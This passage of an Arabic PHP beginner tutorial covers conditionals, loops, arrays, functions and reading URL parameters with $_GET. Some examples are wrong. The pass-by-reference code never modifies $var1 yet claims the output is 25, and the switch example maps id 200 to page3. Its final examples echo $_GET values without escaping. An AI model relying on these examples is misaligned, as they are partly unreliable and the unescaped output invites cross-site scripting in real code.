const AAA = 'Ahmed';
define("BBB","Mohammed");
echo أحمد.AAA.BBB;
?>
```

* حالة الشرط if :

- وهي أنه في حالة تحقق الشرط يتم تنفيذ الأمر وإلا لا يتم التنفيذ والشرط في النهاية إما أن يكون محقق `true` أو غير محقق `false` الصورة العامة لحالة `if` البسيطة هو :

```
if(/* الشرط */)
    /* الأمر المراد تنفيذه في حالة تحقق الشرط */

OR

if(/* الشرط */)
{
    // أمر 1
    // أمر 2
    // أمر 3
}
```

ملاحظة : في حالة تحقق شرط جملة `if` وعدم وجود أقواس يتم تنفيذ الأمر البرمجي بعد `if` وصولاً لنهاية الأمر البرمجي المنتهي بالفاصلة المنقوطة ;

حالة الشرط `if else` وتكون على الصورة :

```
if(/* الشرط */)
{
    // ...
}
```

```

{
    // الجمل البرمجية في حالة تحقق الشرط
}
else
{
    // الجمل البرمجية في حالة عدم تحقق الشرط
}

```

حالة الشرط المتعددة **else if** وتكون على الصورة :

```

if(/* الشرط */)
{
    // الجمل البرمجية هنا
}
else if(/* الشرط */)
{
    // الجمل البرمجية هنا
}
.
.
وهكذا تكرر غير محدود //
.
else if(/* الشرط */)
{
    // الجمل البرمجية هنا
}
else
{
    // الجمل البرمجية هنا
}

```

ولا يشترط كتابة جملة **else** المفردة في النهاية وأيضاً يمكن الإستغناء عن أقواس المجموعة إذا كان لدينا جملة واحدة داخل المجموعة

أمثلة على جملة **if** :

```

<?php
    if(true)

    echo "true<br>";

```



```

if(true)
{
    echo "<h1>true</h1>";
    echo "<h1>inside if</h1>";
}

if(false) echo "false<br>";

if(false)
    echo "<h2>false</h2>";
    echo "outside if";
?>

```

- في حالة `true` الشرط محقق دائماً أما في حالة `false` فالشرط غير محقق دائماً

أمثلة استخدام `if` مع أنواع البيانات المختلفة وكما بيّنا الدرس السابق أن أي عدد بخلاف الصفر فهو يعبر عن القيمة `true` وأن أي سلسلة نصية بخلاف السلسلة النصية الفارغة فهي أيضاً تعبر عن القيمة `true` والمثال التالي يوضح هذا :

```

<?php
    if(0)
        echo "<h3>0 true</h3>";
    else
        echo "<h3>0 false</h3>";

    if(13)
        echo "<h3>13 true</h3>";
    else
        echo "<h3>13 false</h3>";

    if(-50)
        echo "<h3>-50 true</h3>";
    else
        echo "<h3>-50 false</h3>";

    if(null)
        echo "<h3>null true</h3>";
    else
        echo "<h3>null false</h3>";

    if('')
        echo "<h3>' ' true</h3>";
    else
        echo "<h3>' ' false</h3>";

    if(' ')

```

```

        echo "<h3>' ' true</h3>";
    else
        echo "<h3>' ' false</h3>";

    if('ahmed')
        echo "<h3>ahmed true</h3>";
    else
        echo "<h3>ahmed false</h3>";
?>

```

*** حالة if المختصرة :**

```
condition?true:false;
```

مثال:

```

<?php
    echo true?"yes":"no";
?>

```

*** العمليات المنطقية :**

&& و
 and و
 || أو
 or أو
 ! عكس
 xor (: ...

\$a and \$b هي true في حالة أن \$a و \$b كلاهما يكون true
 \$a && \$b هي true في حالة أن \$a و \$b كلاهما يكون true
 \$a or \$b هي true في حالة أن أي من \$a أو \$b يكون true
 \$a || \$b هي true في حالة أن أي من \$a أو \$b يكون true
 \$a! هي true في حالة أن \$a يكون false و false في حالة \$a يكون true
 \$a xor \$b هي true في حالة أن أي من \$a أو \$b يكون true ولكن غير متمشاهين

ملاحظة : يمكنك استخدام أي صيغة لعمليتي and و or

– الكود التالي ينفذ جدول الصواب والخطأ للعمليات المنطقية السابقة :

```
<?php
```

```
echo "AND && <br>-----<br>true and true = ";
if(true and true)
    echo "true<br>";
else
    echo "false<br>";

echo "true and false = ";
if(true and false)
    echo "true<br>";
else
    echo "false<br>";

echo "false and false = ";
if(false and false)
    echo "true<br>";
else
    echo "false<br>";

echo "<br>OR | | <br>-----<br>true or true = ";
if(true or true)
    echo "true<br>";
else
    echo "false<br>";

echo "true or false = ";
if(true or false)
    echo "true<br>";
else
    echo "false<br>";

echo "false or false = ";
if(false or false)
    echo "true<br>";
else
    echo "false<br>";

echo "<br>XOR <br>-----<br>true xor true = ";
if(true xor true)
    echo "true<br>";
else
    echo "false<br>";

echo "true xor false = ";
if(true xor false)
    echo "true<br>";
else
```

```

        echo "false<br>";

echo "false xor false = ";
if(false xor false)
    echo "true<br>";
else
    echo "false<br>";

echo "<br>! <br>-----<br>!true = ";
if(!true)
    echo "true<br>";
else
    echo "false<br>";

echo "!false = ";
if(!false)
    echo "true<br>";
else
    echo "false<br>";
?>

```

* عمليات المقارنة :

يساوي	==
لا يساوي	!=
أكبر من	>
أصغر من	<
أكبر من أو يساوي	>=
أصغر من أو يساوي	<=
مساواة القيم من نفس النوع	===
عدم مساواة القيم من نفس النوع	!==

- أظنهم واضحين ولكن سأوضح عمل المساواة من نفس النوع وعدم المساواة من نفس النوع
- وكما عرفنا في الأعلى أن الصفر مساوي للقيمة **false** وأي عدد خلاف الصفر مساوي للقيمة **true** وقيمة السلسلة النصية بخلاف السلسلة النصية الفارغة مساوية للقيمة **true** فلماذا لا يصلح أن أستخدم قيم المساواة العادية وكمثال إذا أردت أن أختبر القيمة على أنها **false** و **false** فقط إذاً علي استخدام عملية المساواة من نفس النوع والمثال التالي يوضح العملية :

```

<?php
if('10ahmed' == 10)
    echo "10ahmed == 0 yes<br>";
else
    echo "10ahmed == 0 no<br>";

```

```

if('' == 0)
    echo "' ' == 0 yes<br>";
else
    echo "' ' == 0 no<br>";

if(0 == false)
    echo "0 == false yes<br>";
else
    echo "0 == false no<br>";

if('' == false)
    echo "' ' == false yes<br>";
else
    echo "' ' == false no<br>";

if(-10 == true)
    echo "-10 == true yes<br>";
else
    echo "-10 == true no<br>";
?>

```

– ولكن عند استخدام عمليات المساواة من نفس النوع سيتم التعرف على القيم ومساواتها من نفس نوعها فالمثال السابق يكون على الشكل التالي :

```

<?php
if('10ahmed' === 10)
    echo "10ahmed == 0 yes<br>";
else
    echo "10ahmed == 0 no<br>";

if('' === 0)
    echo "' ' == 0 yes<br>";
else
    echo "' ' == 0 no<br>";

if(0 === false)
    echo "0 == false yes<br>";
else
    echo "0 == false no<br>";

if('' === false)
    echo "' ' == false yes<br>";
else
    echo "' ' == false no<br>";

if(-10 === true)

```

```

        echo "-10 == true yes<br>";
else
        echo "-10 == true no<br>";
?>

```

– التالي مثال على حالة `if else` المتعدده , فلنفرض أن لدينا قيمة ولنكن مُعرف الصفحة الـ `id` وعلى أساس قيمته يتم إنشاء ارتباط تشعبي لصفحات مختلفه فيكون الكود كالتالي :

```

<?php
$id = 200;
if($id == 100)
{
    echo "<h3><a href='page1.php'> go page1 </a></h3>";
}
else if($id == 200)
{
    echo "<h3><a href='page2.php'> go page2 </a></h3>";
}
else if($id == 400)
{
    echo "<h3><a href='page3.php'> go page3 </a></h3>";
}
else if($id == 500)
{
    echo "<h3><a href='page4.php'> go page4 </a></h3>";
}
else
{
    echo "<h3><a href='index.php'> go home </a></h3>";
}
?>

```

* حالة `switch case` :

– يمكن عمل نفس المثال السابق باستخدام جملة `switch case` كالتالي :

```

<?php
$id = 250;
switch($id)
{
    case 100:
        echo "<h3><a href='page1.php'> go page1 </a></h3>";
        break;
    case 200:
        echo "<h3><a href='page3.php'> go page3 </a></h3>";
}

```

```

        break;
    case 300:
        echo "<h3><a href='page4.php'> go page4 </a></h3>";
        break;
    default:
        echo "<h3><a href='index.php'> go home </a></h3>";
}
?>

```

– حيث أن جملة `break` هي للخروج بعد تنفيذ الأمر

* دالة `defined` للتعرف على الثابت هل هو موجود أم لا وتعيد القيمة `true` في حالة وجوده وتعيد القيمة `false` إن لم يكن موجود

* دالة `isset` للتعرف على المتغير هل موجود ومسند له قيمة أم لا وتعيد القيمة `true` في وجود المتغير ووجود قيمة مسنده له وتعيد القيمة `false` في حالة عدم وجود المتغير أو عدم وجود قيمة مسنده له أو أن تكون القيمة المسنده للمتغير هي القيمة الفارغة `null` والمثال التالي يوضح عملهم :

```

<?php
define("AAA","Mostaf ");
const BBB = "Khaled ";
$var1;
$var2 = null;
$var3 = '';

if(defined("AAA"))
    echo AAA;
if(defined("BBB"))
    echo BBB;
if(defined("CCC"))
    echo CCC;

if(isset($var1))
    echo '<br>$var1 is set';
if(isset($var2))
    echo '<br>$var2 is set';
if(isset($var3))
    echo '<br>$var3 is set';
if(isset($var4))
    echo '<br>$var4 is set';
?>

```

حلقات الدوران :

* حلقة الدوران **for** :

الشكل العام لها كالتالي :

```
<?php
for( /* بداية الحلقة */ ; /* شرط التوقف */ ; /* معامل الزيادة أو النقصان */ )
{
    /*
        الكود البرمجي المراد تكراره عدد من المرات
    */
}
?>
```

* مثال :

```
<?php
for($i=0;$i<10;$i++)
{
    echo '<h3>$i=' . $i . '</h3>';
}
?>
```

أو كتابتها بهذا الشكل إن كانت تعليمة واحده

```
<?php
for($i=0;$i<10;++$i) echo '<h3>$i=' . $i . '</h3>';
?>
```

لتخطي دورة معينة والانتقال للتليه نستخدم الكلمة المحجوزة **continue**

* مثال :

```
<?php
for($i=0;$i<10;$i++)
{
    if($i == 5) continue;
    echo '<h3>$i=' . $i . '</h3>';
}
?>
```


– وإن أردنا الخروج من الحلقة نهائياً نستخدم **break** *
مثال :

```
<?php
for($i=0;$i<10;++$i)
{
    if($i == 5) break;
    echo '<h3>$i=' . $i . '</h3>';
}
?>
```

* حلقة الدوران **while** :

– الصيغة العامة

```
<?php
while( /*الشرط*/ )
{
    /*
        الكود المراد تكراره
    */
}
?>
```

– وتعني الدوران في حالة تحقق الشرط وفي حالة عدم تحققه لا يتم الدخول للحلقة *
أمثلة :

```
<?php
$count = 0;
while(10)
{
    echo "<h3> Hi </h3>";
}
while(true)
{
    echo "<h3> Hi </h3>";
}
while('ahmed')
{
    echo "<h3> Hi </h3>";
}
while($count < 10)
{
    echo "<h3> Hi </h3>";
}
while($count != 10)
```

```
{
    echo "<h3> Hi </h3>";
}
?>
```

– جميع الحلقات السابقة حلقات غير منتهية تسبب تجمد المتصفح والضغط على الخادم والسبب أن الشرط محقق دائماً كما نعلم

* أمثلة على حلقات صحيحة ومنتهية :

```
<?php
$count = 1;
while($count <= 10)
{
    echo "<h3> Hi </h3>";
    $count++;
}
while(true)
{
    echo "<h3> YES </h3>";
    if($count++ == 20) break;
}
?>
```

* حلقة الدوران **do while** :

– وهي نفس حلقة الدوران **while** ولكن الفرق عنها أنها تنفذ دوران واحد قبل اختبار تحقق الشرط وصيغتها العامة هي :

```
<?php
do
{
    /*
        الأكواد المراد تكرارها
    */
}while(/*الشرط*/);
?>
```

* أمثلة :

```
<?php
do
{
    echo "<h3>Hi</h3>";
}while(false);

$count = 0;
```

```
do
{
    echo '<h3>$count = ' .++$count.'</h3>';
}while($count < 10);
?>
```

ملاحظة : في كل حلقات التكرار السابقة يمكن استخدام `continue` لتخطي حلقة أو الخروج نهائياً من الحلقة باستخدام `break`

هناك صيغ أخرى لإستخدامها مع الأوامر البرمجية كـ `if` و `for` و `while` و `switch` لإستخدامها بدلاً من الأقواس والصيغ العامة لها كالتالي :

```
<?php
if (/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
endif;

// الحالة المتعدده
if(/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
elseif(/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
elseif(/*الشرط*/):
    /*
        أي عدد من الأوامر البرمجية
    */
endif;

while(/*الشرط*/):
    /*
        الأوامر البرمجية المراد تكرارها
    */
endwhile;

for(/*أوامر الحلقة*/):
```

```
    /*  
        الأوامر البرمجية المراد تكرارها  
    */  
endfor;  
  
switch(/*القيمة*/):  
    case "":  
        // ...  
        break;  
    case "":  
        // ...  
        break;  
    default:  
        //...  
endswitch;  
?>
```

الفصل الثالث : المصفوفات والدوال

المصفوفات :

كما مر معنا في الدروس السابقة , يمكن للمتغيرات ان تحوي قيمة واحدة فقط , فجاءت المصفوفات لتحل هذا القصور و تمكن المبرمج من تخزين عدة قيم في متغير واحد يسمى بالمصفوفة , (المصفوفات في البرمجة تختلف اختلافاً كلياً عن المصفوفات الرياضية) , و اذا كنت قد تعاملت مع المصفوفات بلغات برمجة غير php ستجد ان php لها طريقة خاصة ومرونة كبيرة جداً في التعامل مع المصفوفات كما سنرى في سياق هذا الدرس .

- المصفوفات تتكون من ما يُعرف بمفتاح أو مُعرف العنصر داخل المصفوفة وهو الـ key أو الـ index للمصفوفة ويبدأ من 0 إلى أقل من عدد عناصر المصفوفة بمقدار واحد (لأن العد يبدأ من الصفر) وكل عنصر من عناصر المصفوفة يحتوي على قيمة مرتبطة بهذا المفتاح , في php يمكن أن تكون هذه القيمة أي نوع من أنواع البيانات سواء عدد صحيح أو كسري أو قيمة منطقية أو القيمة الفارغة أو مصفوفة أو كائن .

لتخزين قيم ما على شكل مصفوفة عليك فقط أن تضع الأقواس المربعة [] بعد اسم المتغير وتقوم بإسناد القيم للمصفوفة كالتالي :

```
<?php
$myArr[] = 10;           //key = 0 , value = 10
$myArr[] = 12.16;        //key = 1 , value = 12.16
$myArr[] = true;         //key = 2 , value = true
$myArr[] = "Mostafa";    //key = 3 , value = "Mostafa"
$myArr[] = 'Jamal';      //key = 4 , value = 'Jamal'

for($i = 0; $i < 5; $i++)
{
    echo '<h3>'.$myArr[$i]. '</h3>';
}
?>
```

- واضح من الكود السابق أنه بإمكاننا تخزين أنواع مختلفة من البيانات داخل المصفوفات سواء أكانت نص أم رقم أم رقم ذو فاصلة عشرية

...

ويمكن أيضاً تخزين القيم في المصفوفة بالشكل المعتاد كما في أغلب لغات البرمجة , وفي حال أردنا طباعة قيمة المصفوفة داخل علامتي الاقتباس يجب وضعها بين قوسين {} كالتالي :

```
<?php
$myArr[0] = 10;
$myArr[1] = 12.16;
$myArr[2] = true;
$myArr[3] = "Mostafa";
$myArr[4] = 'Jamal';

for($i = 0; $i < 5; $i++)
{
    echo "<h3>{$myArr[$i]}</h3>";
}
?>
```

- تم استخدام حلقة التكرار for لخراج عناصر المصفوفة حيث أن تتدرج من الصفر وحتى عدد عناصر المصفوفة ناقص واحد (حيث $i < 5$ تكافئ $i \leq 4$).

- ولإعطاء قيم للمصفوفة عند تعريفها دفعة واحدة نستخدم الكلمة المحجوزة array وتوضع العناصر بين قوسين ويفصل بينها فاصلة , كالتالي:

```
<?php
$myArr = array(10, 12.16, true, "Mostafa", 'Jamal');

for($i = 0; $i < 5; $i++)
{
    echo "<h3>{$myArr[$i]}</h3>";
}
?>
```

- و لمعرفة عدد عناصر المصفوفة نستخدم الدالة `count` , التي تقبل وسيطا واحدا هو المصفوفة المراد معرفة عدد عناصرها , وتُعيد عدد عناصر المصفوفة , كما في المثال التالي :

```
<?php
$myArr = array(10, 12.16, true, "Mostafa", 'Jamal');

for($i = 0; $i < count($myArr); $i++)
{
    echo "<h3>{$myArr[$i]}</h3>";
}
?>
```

المصفوفات المتعددة الأبعاد :

كما ذكرنا سابقا , يمكن ان يكون اي عنصر من عناصر مصفوفة من أي نوع من البيانات , فإذا كانت قيمة هذا العنصر مصفوفة حصلنا على مصفوفة متعددة الأبعاد .

- ويمكن تمثيل المصفوفات متعددة الأبعاد على أنها مصفوفات أحادية متداخلة والتالي تمثيل مصفوفة 2X3 :

```
<?php
$myArr[0][] = "Ahmed";
$myArr[0][] = "Mostafa";
$myArr[0][] = 10;
$myArr[1][] = 12;
$myArr[1][] = 45.99;
$myArr[1][] = true;
for($i = 0; $i < count($myArr); $i++)
{
    for($j = 0; $j < count($myArr[$i]); $j++)
    {
```

```

        echo "<h3>{$myArr[$i][$j]}</h3>";
    }
}
?>

```

- لإسناد القيم دفعة واحدة عند تعريف المتغير يكون كالتالي :

```

<?php
$myArr = array(
    array('Ahmed', "Mostafa", 10),
    array(12, 45.99, true)
);
for($i = 0; $i < count($myArr); $i++)
{
    for($j = 0; $j < count($myArr[$i]); $j++)
    {
        echo "<h3>{$myArr[$i][$j]}</h3>";
    }
}
?>

```

وهكذا يمكن إسناد مصفوفات داخل مصفوفات بأي عدد من الأبعاد تريد , أي يُمكن انشاء مصفوفات ذات عشر أبعاد , لكن لا يُمكن التعامل معها بسهولة (هذا اذا امكن التعامل معها اساساً) .

■ المصفوفات المترابطة

وتكون باستخدام سلاسل نصية للـ key للمصفوفة بدلاً من الأرقام حيث كل عنصر في المصفوفة يتألف من قسمين : الأول هو المفتاح key والثاني هو القيمة value :

```

<?php
// وضعنا فراغات في بعض عناصر المصفوفة لكي لا تظهر الكلمات ملتصقة ببعضها البعض

```



```
$myArr['name'] = 'Jamal ';
$myArr['age'] = 30;
$myArr['city'] = 'luxor ';
$myArr['phone']= 125668522;
echo $myArr['name'].$myArr['age'].$myArr['city'].$myArr['phone'];
?>
```

كما يمكن أن يكون مُعرف القيم سلاسل النصية وترقيم الرقمي معاً للمصفوفة في مصفوفة واحدة كما سنرى ، وهناك دوال مهمة لعرض محتويات وبيانات المتغيرات و المصفوفات والكائنات وهي `var_dump` و `print_r` و `var_export` سنستخدمها لعرض لطباعة محتويات المصفوفة من القيم وال `key` لكل قيمة ، وتقبل - هذه الدوال - وسيطا واحداً هو المصفوفة المُراد طباعتها ، كما في المثال التالي :

```
<?php
$myArr['name'] = 'Jamal';
$myArr[] = "Mostafa";
$myArr['age'] = 30;
$myArr[] = 40;
$myArr['city'] = 'luxor';
$myArr[] = 'Cairo';
$myArr['phone']= 125668522;
$myArr[] = 124559587;

echo var_export($myArr);
?>
```

ولإسناد القيم من هذا النوع من المصفوفات عند التعريف دفعة واحدة يكون كالتالي :

```
<?php
$myArr = array('name' => 'Jamal', 'city' => 'luxor', 'phone' => 125668522);
```

```
echo var_export($myArr);
?>
```

دالة `foreach` للدوران على عناصر المصفوفة :

من أفضل الطرق للدوران على عناصر المصفوفة وبالأخص المصفوفات المترابطة هو استخدام دالة `foreach` , ويمكن من خلالها استخراج القيمة أو المَعْرِف (المفتاح) والشكل العام لها هو :

```
foreach ($array as $key => $value)
{
    // $key هو مفتاح المصفوفة
    // $value هي القيمة المرتبطة بالمفتاح
}
```

والمثال التالي يوضح فكرة عملها :

```
<?php
$myArr = array('name' => 'Jamal', 'city' => 'luxor', 'phone' => 125668522);
foreach($myArr as $value)
{
    // للحصول على القيمة فقط foreach استخدام الدالة
    echo "<h3>$value</h3>";
}

foreach($myArr as $key=>$value)
{
    // الحصول على المفتاح (المَعْرِف) و القيمة
    echo "<h3>$key : $value</h3>";
}
?>
```

مثال آخر :

```
<?php
$myArr = array('name' => 'Jamal', 'Ahmed', 'city' => 'luxor', 'phone' => 125668522,
'Ciro', 125885465);
foreach($myArr as $key => $value)
{
    echo "<h3>$key : $value</h3>";
}
?>
```

دوال التحكم بالمصفوفات

يوجد عدة دوال لأجراء العمليات المختلفة على المصفوفات (تقسيم مصفوفة لعدة اجزاء, ترتيب مصفوفة, عكس مصفوفة الخ) وسيتم شرح اشهر تلك الدوال :

الدالة explode :

تقوم هذه الدالة بتقطيع نص وتحويله الى مصفوفة حيث تقبل وسيطين اجباريين الوسيط الاول هو "الفاصل" الذي عنده يتم اقتطاع الجملة و الوسيط الثاني هو النص , لازالة الغموض سوف نأخذ مثالا بسيطا : بفرض اننا نريد ان نجعل كل كلمة في جملة معينة عنصرا من عناصر مصفوفة وبالتالي يكون الفاصل هو "الفراغ" كما في الكود التالي :

```
<?php
$string = 'this is a sting';
$array = explode(' ', $string);
print_r($array);
?>
```

- تُستخدم هذه الدالة بكثرة عند القراءة من الملفات النصية كما سنجد في دورس لاحقة باذن الله.

الدالة implode :

تقوم هذه الدالة - تقريبا - بعكس عمل الدالة explode , أي انها تقوم بتحويل عناصر مصفوفة الى نص يفصل بينها "فاصل" :

```
<?php
```

```
$string = implode ($glue, $pieces);
?>
```

حيث الوسيط الاول هو الفاصل و الوسيط الثاني هو المصفوفة المُراد تحويل جميع عناصرها الى سلسلة نصية , جرب المثال التالي لتعرف مزيداً عن عمل هذه الدالة :

```
<?php
$array = array(10, 12.16, true, "Mostafa", 'Jamal');
$string = implode(' -- ', $array);
echo $string;
#outputs : 10 -- 12.16 -- 1 -- Mostafa -- Jamal
?>
```

الدالة is_array :

تقوم هذه الدالة بالتحقق من ان الوسيط المُمرر لها هو مصفوفة وذلك باعادة القيمة true او false :

```
<?php
$string = 'this is a sting';
$array = explode(' ', $string);
echo is_array($array);
//this will output '1'
?>
```

إضافة قيمة الى المصفوفة :

-كما مر معنا سابقا يمكن اضافة عنصر جديد بواسطة القوسين [] كالتالي :

```
<?php
$array = array('ahmad', 'abd alltif', 'mostafa');
echo 'the array is : <br>';
```

```
print_r($array);
$array[] = 'omar';
echo '<br>the array after adding omar is :<br>';
print_r($array);
?>
```

او باستخدام الدالة `array_push` حيث تقبل وسيطين الاول هو المصفوفة الهدف والثاني هو القيمة المراد اضافتها , نعدل الملف السابق كي يستخدم الدالة `array_push`

```
<?php
$array = array('ahmad', 'abd alltif', 'mostafa');
echo 'the array is : <br>';
print_r($array);

#$array[] = 'omar';          this line is repalced by :
array_push($array, 'omar');
echo '<br>the array after adding omar is :<br>';
print_r($array);
?>
```

البحث داخل المصفوفات :

نستخدم الدالة `in_array` للبحث داخل المصفوفة عن قيمة معينة, هذه الدالة تعيد `true` في حال نجاحها:

```
<?php
$array = array('ahmad', 'abd alltif', 'mostafa', 'omar');
if(in_array('omar', $array) == true)
{
    echo 'omar is found in $array array <br>';
}
```

```

if(in_array('jamal', $array) == false)
{
    echo 'jamal is NOT found in $array array <br>';
}
?>

```

حيث الوسيط الاول هو القيمة المراد البحث عنها والوسيط الثاني هو المصفوفة الهدف .

قلب مصفوفة :

حيث تستخدم الدالة `array_reverse` لقلب ترتيب مصفوفة اي جعل اول عنصر اخر عنصر و هكذا , المثال التالي يوضح الفكرة :

```

<?php
$array = array('1', '2', '3', '4');
$new_array = array_reverse($array);
print_r($new_array); #outputs : Array ( [0] => 4 [1] => 3 [2] => 2 [3] => 1 )
?>

```

الدالة `array_unique` : تقوم الدالة `array_unique` بإزالة أي قيمة تتكرر في المصفوفة , حيث تعيد مصفوفة جديدة بدن أي عناصر مكررة:

```

<?php
$array = array('ahmad', 'abd alltif', 'mostafa', 'ahmad', 'mostafa', 'omar');
$new_array = array_unique($array);
echo 'the first array is : ';
print_r($array);    # Array ( [0] => ahmad [1] => abd alltif [2] => mostafa [3] =>
ahmad [4] => mostafa [5] => omar )
echo '<br> the "unique" one : ';
print_r($new_array);    # Array ( [0] => ahmad [1] => abd alltif [2] => mostafa [5] =>
omar )

```

```
?>
```

لاحظ مفاتيح المصفوفة الثانية .

ترتيب عناصر المصفوفة :

يتم ذلك بواسطة الدالتين sort و asort , حيث تقوم الدالة sort بترتيب عناصر مصفوفة تصاعدياً , شكلها العام كالتالي

```
sort($array);
```

حيث لا تعيد هذه الدالة أي قيمة , أي تقوم بتعديل المصفوفة مباشرة . الوسيط الأول هو المصفوفة المراد ترتيب عناصرها .

```
<?php
$array = array(123, 1, 12, 'name' => 'ahmad', 'abd alltif');
print_r($array);
sort($array);
echo '<br>';
print_r($array);
?>
```

لاحظ أن المصفوفة المرتبة لا تحتفظ بمفاتيح المصفوفة الأصلية , وللاحتفاظ بها نستخدم الدالة asort التي تقوم بنفس عمل sort لكنها تحتفظ بقيم المفاتيح أو المَعْرِفات :

```
<?php
$array = array(123, 1, 12, 'name' => 'ahmad', 'abd alltif');
print_r($array);
asort($array);
echo '<br>';
print_r($array);
?>
```

الدوال :

توفر php عددا كبيرا من الدوال يتجاوز عددها الالف دالة , ناهيك عن العدد الضخم من المكتبات الأخرى التي تقوم بعدد لا بأس به من العمليات , لكن بشكل أو بآخر ستحتاج الى دالة جديدة تقوم بمهمة معينة لبرنامجك .
الشكل العام لتعريف الدالة هو :

```
function functionName( /*وسائط الدالة*/ )
{
    /*
        جسم الدالة
    */
}
```

- وسائط الدالة

يمكنها أن تقبل أي نوع من البيانات , وكذلك يمكنها إعادة بأي نوع من البيانات أو عدم الرجوع بأي قيمة , الدالة التالية دالة لا تأخذ أي وسائط ولا تُعيد أي قيمة فقط تطبع جملة على المتصفح , ولتشغيل هذه الدالة علينا استدعائها بكتابة اسمها و من ثم قوسين () كما يلي :

```
<?php
function f_echo()
{
    echo "<h1>Arab TEAM 2000</h1>";
}

f_echo();
?>
```


أما الدالة التالية فهي تأخذ وسيطا لتقوم بطباعته ضمن وسمي h1 , لاحظ ان المتغير \$in هو متغير محلي مُعرف داخل الدالة فقط ولا علاقة له مع المتغير \$in خارج الدالة

```
<?php
$in = 'Abd Alltif';
function f_echo($in)
{
    echo "<h1>$in</h1>";
}

f_echo(10);
f_echo(12.332);
f_echo('Ahmed');
f_echo(true);
//f_echo(array(10,20,30));
?>
```

والكود الأخير الموجود في التعليق هو محاولة تمرير مصفوفة لطباعتها , لكن لو نفذت هذا السطر سيتم توليد خطأ , لأن الدالة تحتوي على بيانات داخلها ولا نستطيع طباعتها مباشرة .
الدالة التالية تأخذ وسيطين وتُعيد حاصل الجمع :

```
<?php
function sum($var1, $var2)
{
    return $var1 + $var2;
}
echo sum(10, 20);
?>
```

كما يمكن تمرير الدوال لبعضها البعض كالتالي :

```
<?php
f_echo(sum(10,20));
function f_echo($in)
{
    echo "<h1>$in</h1>";
}
function sum($var1,$var2)
{
    return $var1+$var2;
}
?>
```

القيم الافتراضية للوسائط :

في بعض الاحيان يكون للدوال وسائط اختيارية حيث يتم وضع قيمة افتراضية لها , فإذا لم يتم تحديد قيمة الوسيط , فسيتم اخذ القيمة الافتراضية بدلا عنه , ويجب ان تكون جميع الوسائط بعد الوسيط الافتراضي افتراضية , اي لا يجوز ان تعريف الدالة بالشكل التالي :

```
<?php
function function_name ($var1 = 'value', $var2)
{

}
?>
```

مثال عن الاستخدام الصحيح :

```
<?php
function f_echo($in = "text")
{
    echo "<h1>$in</h1>";
}

f_echo();
?>
```

سيتم طباعة text بسبب عدم اعطاء اي وسائط للدالة .

اعادة اكثر من قيمة من الدالة :

كما تلاحظ لا يجوز ان تعيد الدالة الواحدة اكثر من قيمة , لكن يمكن تجاوز هذه المشكلة باستخدام المصفوفات حيث يتم اعادة مصفوفة

تكون عناصرها هي القيم المطلوبة :

```
<?php
function math($x)
{
    return array($x * $x, log($x));
}
print_r(math(23));
?>
```

تمرير الوسائط بمرجعياتها :

في بعض الاحيان , نحتاج الى تعديل قيمة الوسيط مباشرة في الدالة عوضا عن ارجاع قيمة منها واسنادها الى متغير , لجعل الوسائط تمرر الى دالة بمرجعيتها (By Reference) يجب استخدام الرمز & قبل اسم الوسيط عند تعريف الدالة :

```
<?php
function sum(&$var1, $var2)
{
    $value1 = $var1 + $var2;
    //the same as $var1+= $var2;
}

$num1 = 10;
$num2 = 15;
echo $num1;
//outputs 10
echo '<br>';
sum($num1, $num2);
echo $num1;
```

```
//outputs 25
```

```
?>
```

GET , POST الفصل الرابع : ارسال المتغيرات

* ارسال المتغيرات عبر صفحات الموقع

كثيراً ما نحتاج في الموقع لإرسال قيم المتغيرات من صفحة لصفحة أخرى داخل الموقع فهناك طرق عديدة لإرسال البيانات بين الصفحات سنتناول منها إرسال البيانات من خلال الروابط أو إرسال البيانات من خلال النماذج

أولاً: إرسال البيانات عبر الروابط :

كثيراً ما نرى الروابط بهذا الشكل :

```
http://www.google.com/index.php?id=12230&page=send&sd=t3tt
```

ما يهمنا من الرابط هو ما بعد اسم الصفحة index.php فبعدها هناك الرمز ؟ ثم تأتي المتغيرات التي نريد نقلها

على سبيل المثال نريد نقل معرف الشخص id واسمه name لصفحة أخرى يكون الرابط كالتالي :

```
?id=31&name=ahmed
```

فبعد العلامة ؟ يأتي اسم المتغير ثم علامة الإسناد = ثم قيمة المتغير المراد نقلها وتأتي العلامة & للفصل بين عدة متغيرات نريد

إرسالها بين الصفحات

كيف لي أن أجلب قيم المتغيرات من الروابط ؟

\$_GET

توفر لغة php متغيرات عامة كـ \$_GET للحصول على قيم المتغيرات من الروابط فعلى سبيل المثال نريد الحصول على قيمة المعرف

id والاسم name من الرابط السابق يكون كالتالي :

```
<?php
$id = $_GET['id'];
$name = $_GET['name'];
echo $id.'-'. $name;
?>
```

فداخل الأقواس المربعة [] \$_GET يتم وضع اسم المتغير المراد جلب قيمته بين علامتي إقتباس زوجية أو فردية , ففي الكود السابق تم

إسناد قيمة المتغير id الموجودة في الرابط للمتغير \$id وإسناد قيمة المتغير name الموجود في الرابط للمتغير \$name وتم طباعة

القيم التي تحتويها هذه المتغيرات

قم بحفظ الكود السابق داخل صفحة ولتكن باسم `get.php` وقم بالدخول عليها , لا تقلق من رسائل الخطأ التي ستظهر فسيتم شرح سبب ظهورها

الآن قم بكتابة الكود التالي بعد اسم الصفحة في شريط العنوان في المتصفح واضغط على زر `enter` :

```
?id=200&name=Mostafa
```

غير قيم المتغيرات لتجربة الكود

ماذا لو قمنا بتغيير اسم المتغير نفسه ؟

سينتج خطأ عدم التعرف على المتغير في الرابط وهو ما ظهر عند فتح الصفحة أو مرة لعدم وجود قيم في الرابط ولتلاشي هذه الأخطاء يمكننا استخدام دالة `isset` للتعرف على وجود المتغير في الرابط من عدمه ويصبح الكود على الشكل التالي :

```
<?php
$id = '';
$name = '';
if(isset($_GET['id']))
    $id = $_GET['id'];
if(isset($_GET['name']))
    $name = $_GET['name'];
echo $id.'-'. $name;
?>
```

يعتبر المتغير `$_GET` عبارة عن مصفوفة , فمن يذكر معنا دالة `foreach` ؟ سنقوم الآن بطباعة محتويات المصفوفة `$_GET` باستخدام دالة `foreach` كالتالي :

```
<?php
foreach($_GET as $key=>$value)
{
    echo $key.'='.$value.'<br>';
}
?>
```

